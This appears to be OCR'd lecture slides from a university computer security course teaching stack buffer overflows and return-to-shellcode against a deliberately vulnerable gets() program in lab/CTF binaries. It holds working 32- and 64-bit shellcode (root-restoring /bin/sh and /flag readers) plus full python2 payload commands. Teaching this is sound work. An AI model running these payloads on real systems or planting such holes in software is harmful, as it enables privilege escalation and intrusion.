CS 4910: Intro to Computer Security

Software Security IV: ret2shellcode

Instructor: Xi Tan

Updates

- **Course evaluation is open**
  - Finish it to get bonus points!
  - Submit the screenshot of confirmation to Canvas

- HW 4
  - Deadline: 4/28/2025 (today!)

- Lab 3
  - Deadline: 5/05/2025

Last class

- Stack-based buffer overflow (Sequential buffer overflow)
  - Overwrite local variables
  - Overwrite return address

This class

- Stack-based buffer overflow
  - Return to Shellcode

How to overwrite RET?

Inject data big enough…


What to overwrite RET?

Wherever we want?

What code to execute?


Something that give us more control??

Stack-based Buffer Overflow



Stack-based Buffer Overflow

Function Frame of Vulfoo




We can control ***what*** and ***how*** much to write to buf.

We want to overwrite RET, so when vulfoo returns it goes to the "malicious" code provided by us.

Stack-based Buffer Overflow

Function Frame of Vulfoo




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.

Stack-based Buffer Overflow


Function Frame of Vulfoo



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

Stack-based Buffer Overflow

Function Frame of Vulfoo



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

Shellcode example: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
push   eax
push   ebx
mov    ecx,esp
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

Buffer Overflow Example: overflowret4


```
int vulfoo()
{
  char buf[40];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```


How much data we need to overwrite RET?
Overflowret4 32bit

```
000011ed <vulfoo>:
   11ed:       f3 0f 1e fb          endbr32
   11f1:       55                    push   ebp
   11f2:       89 e5                 mov    ebp,esp
   11f4:       83 ec 38              sub    esp,0x38
   11f7:       83 ec 0c              sub    esp,0xc
   11fa:       8d 45 d0              lea    eax,[ebp-0x30]
   11fd:       50                    push   eax
   11fe:       e8 fc ff ff ff        call   11ff <vulfoo+0x12>
   1203:       83 c4 10              add    esp,0x10
   1206:       b8 00 00 00 00        mov    eax,0x0
   120b:       c9                    leave
   120c:       c3                    ret
```




How much data we need to overwrite RET?
Overflowret4 32bit

```
000011ed <vulfoo>:
    11ed:       f3 0f 1e fb           endbr32
    11f1:       55                    push   ebp
    11f2:       89 e5                 mov    ebp,esp
    11f4:       83 ec 38              sub    esp,0x38
    11f7:       83 ec 0c              sub    esp,0xc
    11fa:       8d 45 d0              lea    eax,[ebp-0x30]
    11fd:       50                    push   eax
    11fe:       e8 fc ff ff ff        call   11ff <vulfoo+0x12>
    1203:       83 c4 10              add    esp,0x10
    1206:       b8 00 00 00 00        mov    eax,0x0
    120b:       c9                    leave
    120c:       c3                    ret
```




How much data we need to overwrite RET?
Overflowret4 32bit

```
000011ed <vulfoo>:
   11ed:      f3 0f 1e fb          endbr32
   11f1:      55                   push   ebp
   11f2:      89 e5                mov    ebp,esp
   11f4:      83 ec 38             sub    esp,0x38
   11f7:      83 ec 0c             sub    esp,0xc
   11fa:      8d 45 d0             lea    eax,[ebp-0x30]
   11fd:      50                   push   eax
   11fe:      e8 fc ff ff ff       call   11ff <vulfoo+0x12>
   1203:      83 c4 10             add    esp,0x10
   1206:      b8 00 00 00 00       mov    eax,0x0
   120b:      c9                   leave
   120c:      c3                   ret
```



Craft the exploit


Function Frame of Vulfoo



Buf to save ebp = 0x30 (48 bytes)

Craft the exploit

Function Frame of Vulfoo




Add some NOP (0x90) in front of shellcode to increase the chance of success.

Buf to save ebp = 0x30 (48 bytes)

Craft the exploit

Function Frame of Vulfoo



Buf to save ebp = 0x30 (48 bytes)

On the server

What to overwrite RET?

The address of buf or anywhere in the NOP sled.
But, what is address of it?

1. **Debug the program to figure it out.**

1. **Guess.**

Shell Shellcode 32bit (without 0s) [Works!]

setreuid(0, geteuid()); execve("/bin/sh")

```
0:  31 c0                xor    eax,eax
2:  b0 31                mov    al,0x31
4:  cd 80                int    0x80
6:  89 c3                mov    ebx,eax
8:  89 d9                mov    ecx,ebx
a:  31 c0                xor    eax,eax
c:  b0 46                mov    al,0x46
e:  cd 80                int    0x80
10: 31 c0                xor    eax,eax
12: 50                   push   eax
13: 68 2f 2f 73 68       push   0x68732f2f
18: 68 2f 62 69 6e       push   0x6e69622f
1d: 89 e3                mov    ebx,esp
1f: 89 c1                mov    ecx,eax
21: 89 c2                mov    edx,eax
23: b0 0b                mov    al,0xb
25: cd 80                int    0x80
```

Command:

*(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize + '\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xd9\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80'"; cat) | ./bufferoverflow_overflowret4_32*

The setreuid() call is used to restore root privileges, in case they are dropped. Many suid root programs will drop root privileges whenever they can for security reasons, and if these privileges aren't properly restored in the shellcode, all that will be spawned is a normal user shell.

Non-shell Shellcode 32bit printflag (without 0s) [Works!]

sendfile(1, open(“/flag”, 0), 0, 1000); exit(0)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

*(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ") | ./overflowret4*

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80

Buffer Overflow Example: overflowret4 64bit

What do we need?

64-bit shellcode

amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

How much data we need to overwrite RET?
Overflowret4 64bit

```
0000000000001169 <vulfoo>:
    1169:       f3 0f 1e fa             endbr64
    116d:       55                    push   rbp
    116e:       48 89 e5                mov    rbp,rsp
    1171:       48 83 ec 30               sub    rsp,0x30
    1175:       48 8d 45 d0               lea    rax,[rbp-0x30]
    1179:       48 89 c7                mov    rdi,rax
    117c:       b8 00 00 00 00            mov    eax,0x0
    1181:       e8 ea fe ff ff          call   1070 <gets@plt>
    1186:       b8 00 00 00 00            mov    eax,0x0
    118b:       c9                    leave
    118c:       c3                    ret
```

Buf <-> saved rbp = 0x30 bytes
sizeof(saved rbp) = 0x8 bytes
sizeof(RET) = 0x8 bytes

Non-shell Shellcode 64bit printflag [Works!]

sendfile(1, open("/flag", 0), 0, 1000)

```
401000:    48 31 c0          xor    rax,rax
401003:    b0 67             mov    al,0x67
401005:    66 50             push   ax
401007:    66 b8 6c 61       mov    ax,0x616c
40100b:    66 50             push   ax
40100d:    66 b8 2f 66       mov    ax,0x662f
401011:    66 50             push   ax
401013:    48 31 c0          xor    rax,rax
401016:    b0 02             mov    al,0x2
401018:    48 89 e7          mov    rdi,rsp
40101b:    48 31 f6          xor    rsi,rsi
40101e:    0f 05             syscall
401020:    48 89 c6          mov    rsi,rax
401023:    48 31 c0          xor    rax,rax
401026:    b0 01             mov    al,0x1
401028:    48 89 c7          mov    rdi,rax
40102b:    48 31 d2          xor    rdx,rdx
40102e:    41 b2 c8          mov    r10b,0xc8
401031:    b0 28             mov    al,0x28
401033:    0f 05             syscall
401035:    b0 3c             mov    al,0x3c
401037:    0f 05             syscall
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled size +*
'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x31\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05"') > /tmp/exploit

./program < /tmp/exploit

\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x00\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05

Shell Shellcode 64bit [Works!]

setreuid(0, geteuid()); execve(“/bin/sh”)

```
0: 48 31 c0          xor  rax,rax
3: b0 6b             mov  al,0x6b
5: 0f 05             syscall
7: 48 89 c7          mov  rdi,rax
a: 48 89 c6          mov  rsi,rax
d: 48 31 c0          xor  rax,rax
10: b0 71            mov  al,0x71
12: 0f 05            syscall
14: 48 31 c0         xor  rax,rax
17: 50               push rax
18: 48 bf 2f 62 69 6e 2f  movabs rdi,0x68732f2f6e69622f
1f: 2f 73 68
22: 57               push rdi
23: 48 89 e7         mov  rdi,rsp
26: 48 89 c6         mov  rsi,rax
29: 48 89 c2         mov  rdx,rax
2c: b0 3b            mov  al,0x3b
2e: 0f 05            syscall
30: 48 31 c0         xor  rax,rax
33: b0 3c            mov  al,0x3c
35: 0f 05            syscall
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled size +*
'\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x89\xC6\x48\x31\xC0\xB0\x71\x0F\x05\x48\x31\xC0\x50\x48\xBF\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x57\x48\x89\xE7\x48\x89\xC6\x48\x89\xC2\xB0\x3B\x0F\x05\x48\x31\xC0\xB0\x3C\x0F\x05'"; cat) | ./program


\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x89\xC6\x48\x31\xC0\xB0\x71\x0F\x05\x48\x31\xC0\x50\x48\xBF\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x57\x48\x89\xE7\x48\x89\xC6\x48\x89\xC2\xB0\x3B\x0F\x05\x48\x31\xC0\xB0\x3C\x0F\x05


Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed
4. Give the control eventually to the shellcode

Inject shellcode in env variable and command line arguments

Where to put the shellcode?





Start a Process

_start ###part of the program; entry point
→ calls __libc_start_main() ###libc
→ calls main() ###part of the program

https://www.bottomupcs.com/starting_a_process.xhtml


The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
HOSTNAME=bufferoverflow_overflowret4_64
PWD=/

$ ./stacklayout hello world
hello world
```

```
ctf@misc_stacklayout_32:/$ ./misc_stacklayout_32 hello world
argc is at 0xffffd6a0; its value is 3
argv[0] is at 0xffffd734; its value is ./misc_stacklayout_32
